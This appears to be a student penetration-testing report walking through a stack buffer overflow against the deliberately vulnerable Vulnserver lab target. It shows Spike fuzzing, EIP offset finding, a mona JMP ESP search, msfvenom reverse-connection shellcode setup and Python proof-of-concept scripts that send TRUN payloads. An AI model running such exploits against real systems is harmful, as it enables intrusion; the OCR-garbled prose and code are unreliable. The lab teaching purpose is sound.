

# Sri Lanka Institute of Information Technology Penetration Testing for Enterprise Security

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# 3. INTRODUCTION

#### 1. What is buffer

Buffers are memory storage areas which hold data temporarily while transmitted from one location to another. When the data volume exceeds the storage capacity of the memory buffer, a buffer overflow or buffer overrun occurs. This overwrites neighboring memory positions by program which attempts to enter data in the buffer.

Overflows of buffering will impact all software styles. These are usually triggered by malformed inputs or failure to give the buffer adequate time. If the transaction overwrites executable code, the program can be unstable and produce unacceptable results, storage errors or crashes.

# 2. What is a Buffer Overflow Attack?

Attackers use buffer overflow issues by overwriting the application's memory. This changes the program's execution path, triggering an answer that damages or discloses private data. An intruder, for example, will enter additional code to send new instructions for accessing IT systems to application.

When attackers are aware of a program's memory layout, they may deliberately feed into an input the buffer can't save and overwrite areas that contain executable code by replacing it with their own code. For example, a pointer (object pointing to another region in memoir) may be overwritten and indicated by an attacker to manipulate the payload, to gain control over the program.

# 3. Types of Buffer Overflow Attacks

- Stack-based buffer overflows are commonly used and the stack memory is used during the execution.
- Heap based attacks are more difficult to execute and require flooding of the available memory space of a program outside of the memory used for current operations.

# 4. What are the more vulnerable programming languages?

C and C++ are two languages that have a high buffer overflow vulnerability, because they have no buffer overflow protections in their memory to overwrite or modify data. All usage of C and C++ code in Mac OSX, Windows and Linux.

Included protection mechanisms for languages like PERL, Java, JavaScript and C # are used which reduce the possibility of buffer overflow.

# 5. Vulnserver

Vulnserver is a on port 9999 Windows TCP server. Stephen Bradshaw's blog was posted, whose position is here. The server was written intentionally to be weak in order to learn how an actual target can be fluted.

Spike is a program that sends produced products to an application to crash. The paquets can be set up as models. Spike will send both packets of TCP and UDP. Spike can be used to detect bugs in applications. Spike is in the distribution of Kali

This project demonstrates Spike against Vulnserver in this article. On a Windows 7, Vulnserver runs. As a debugger, I always use OllyDbg.

Full video of the project was uploaded to google drive which can access via this link <a href="https://drive.google.com/drive/folders/1EIIX3YygpR73ekkV9u51itLIsIPVn4MC?usp=sharing">https://drive.google.com/drive/folders/1EIIX3YygpR73ekkV9u51itLIsIPVn4MC?usp=sharing</a>

# 6. Buffer over flow attack process

#### Process of buffer overflow attack listed below

a) Identify Vulnserver Protocol

```
Shell No.1 _ _ X
File Actions Edit View Help
root@kali:~# nc -nv 192.168.65.132 9999
(UNKNOWN) [192.168.65.132] 9999 (?) open
Welcome to Vulnerable Server! Enter HELP for help.
```

Figure 1- identify vulnserver

Type HELP. The commands available are listed here.

```
Shell No. 1
                                                                                   File
      Actions
                Edit View
                              Help
root@kali:~# nc -nv 192.168.65.132 9999
(UNKNOWN) [192.168.65.132] 9999 (?) open
Welcome to Vulnerable Server! Enter HELP for help.
HELP
Valid Commands:
HELP
STATS [stat_value]
RTIME [rtime_value]
LTIME [ltime_value]
SRUN [srun_value]
TRUN [trun_value]
GMON [gmon_value]
GDOG [gdog_value]
KSTET [kstet_value]
GTER [gter_value]
HTER [hter_value]
LTER [lter_value]
KSTAN [lstan_value]
EXIT
```

Figure 2 vulnserver – help command

# b) Create Spike templates

Spike templates describe communication package formats. Spike can be told what parameters should be tested. This template, for example, will attempt to send different commands to Vulnserver.

s\_readline();

s string variable("COMMAND");

However, this template sends STAT with different parameters.

```
Open 

1 s_readline();
2 s_string("STATS");
3 s_string_variable("0");
```

Figure 3- STATS command

# c) Send packages with Spike to Vulnserver

Spike is able to relay packets for TCP and UDP. We use the command generic send tcp for TCP packages. The right form is:

generic\_send\_tcp <IP address> <port number> <template name> <SKIPVAR> <SKIPSTR>

If there are more than one variable in the example, we can check each variable when SKIPVAR values are defined. That's always null in our case.

Instead of variables, Spike sends packets of specific strings. If we specify SKIPSTR value, we can start from one point in the test. SPIKE begins from beginning if this value is zero.

```
root@kali:~# generic_send_tcp
argc=1
Usage: ./generic_send_tcp host port spike_script SKIPVAR SKIPSTR
./generic_send_tcp 192.168.1.100 701 something.spk 0 0
root@kali:~# gedit stats.spk
root@kali:~# generic_send_tcp 192.168.65.132 9999 trun.spk 0 0 [
```

Figure 4 - send package to vulnserver

# d) TRUN command

If there is a crash, a Python script is generated that sends the same package to the device. This python script is then used as proof of concept.




Figure 5 -TRUN Command

# e) Identify the position of EIP

The EIP was written with 41414141, the hex code of the "A" character, and we sent 5050 "A" characters. Our buffer overwritten EIP. We can overwrite the EIP location with any value if we consider it in our buffer.

There is a method for metasploit that generates a special pattern. If we send the offset to a metasploit module instead of the characters "A." Creating the particular pattern:

```
_ O X
  File Actions Edit View Help
Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4
B15B16B17B18B19Bm08m1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9
Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8B
                                                                                                                                                                                                                                                                                  2.py
  Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3E Open ▼ ■
  Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8E
 Bv5Bv6Bv7Bv8Bv9Bw9Bw1Bw2Bw3B 1 ##/usr/bin/python
By8By1By2By3By4By5By6By7By8B 2 import sys, socke
Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb2Cb3C 3
                                                                                                                                      sys, socket
  Cd0Cd1Cd2Cd3Cd4Cd5Cd6Cd7Cd8C 4 offset="Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac
 Cd0Cd1Cd2Cd3Cd4Cd3CdCCd2Cd2Cd3Cd3Cd5Cd6Cd7Cd2Cd3Cd3Cd2Cd3Cd6Cd7Cd8C
 Ck5Ck6Ck7Ck8Ck9Cl0Cl1Cl2Cl3C
Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8C
   Cp5Cp6Cp7Cp8Cp9Cq0Cq1Cq2Cq3C 8
                                                                                                                                                                       s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
 Cs0Cs1Cs2Cs3Cs4Cs5Cs6Cs7Cs8C 9
Cu5Cu6Cu7Cu8Cu9Cv0Cv1Cv2Cv3C 10
                                                                                                                                                                       s.connect(('192.168.65.132',9999))
   Cx0Cx1Cx2Cx3Cx4Cx5Cx6Cx7Cx8C11
                                                                                                                                                                       s.send(('TRUN /.:/' + offset))
Cx8Cx1Cx2Cx3Cx4Cx5Cx6Cx7Cx8C11
Cz5Cz6Cz7Cz8Cz9Da0Da1Da2Da3I 12
Dc0Dc1Dc2Dc3Dc4Dc5Dc6Dc7Dc8L 13
De5De6De7De8De9Df0Df1Df2Df3L 14
Dh0Dh1Dh2Dh3Dh4Dh5Dh6Dh7Dh8L 15
Dj5Dj6Dj7Dj8Dj9Dk0Dk1Dk2Dk3L 15
Dm0Dm1Dm2Dm3Dm4Dm5Dm6Dm7Dm8L 16
Do5Do6Do7Do8Do9Dp0Dp1Dp2Dp3L 17
Dr0Dr1Dr2Dr3Dr4Dr5Dr6Dr7Dr8L
Dt5Dt6Dt7Dx8L 19Dx9L 19Dx9L 19Dx5L 19Dx5
                                                                                                                                                                                                                                                                                                     I
                                                                                                                                            except:
                                                                                                                                                                        sys.exit()
root@kali:-# gedit 2.py
```

Figure 6 - Identify the position of EIP

Activate the OllyDbg and Vulnserver. Connect Vulnserver to the debugger and click the triangle to prevent blocking the program. Run the pattern of the PoC script. The EIP has a different value overwritten.




Figure 7 -Identify the position of EIP using OllyGbg debugger

# f) Find right module

We must check the registers and the stack in this step. To execute our code, we must find a way to switch to our buffer. ESP points at the start of our buffer 's C segment. We must find the instructions for JMP ESP or CALL ESP. Note, the address does not contain bad characters!




Figure 8 – find module

g) Find up code Imona find -s '\ff\ex4'' -m essfunc.dll

Figure 9 - find up code

h) Locate NASM Shell




Figure 10 -NSAM Shell

# i) Conver Assembly

Convert assembly language into the HEX code

Figure 11- assembly into the hex code

# j) Get program

Get the program which has no memory protection




Figure 12- program which has no memory protection

# k) Set EIP

Set EIP as a jump code then jump code will be a malicious code

Figure 13 -EIP as a Jump code

# l) Set Break point

Setting break point can overflow the buffer




Figure 14- set break point




Figure 15 – aftre stting the break point

# m) Genarate Shell code

#### To connect victim

LHOST= Kali machine IP LPORT=kali machine port -f =file type -a= architecture -b= bad character




Figure 16 -generate mfs venom

# n) Exploit development

After find bad character set that value into the python code and submit the shell code

```
*3.py
  Open
1 #!/usr/bin/python
2 import sys, socket
28 shellcode = "A" * 2003 + "\xaf\k11\x50\x62"
30 while True:
                  s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
                  s.connect(('192.168.65.132',9999))
                  s.send(('TRUN /.:/' + shellcode))
                  s.close()
```

Figure 17- set shell code

# o) Run shell code and gain access

# Gain access of windows 7 machine




Figure 18- get access of windows machine

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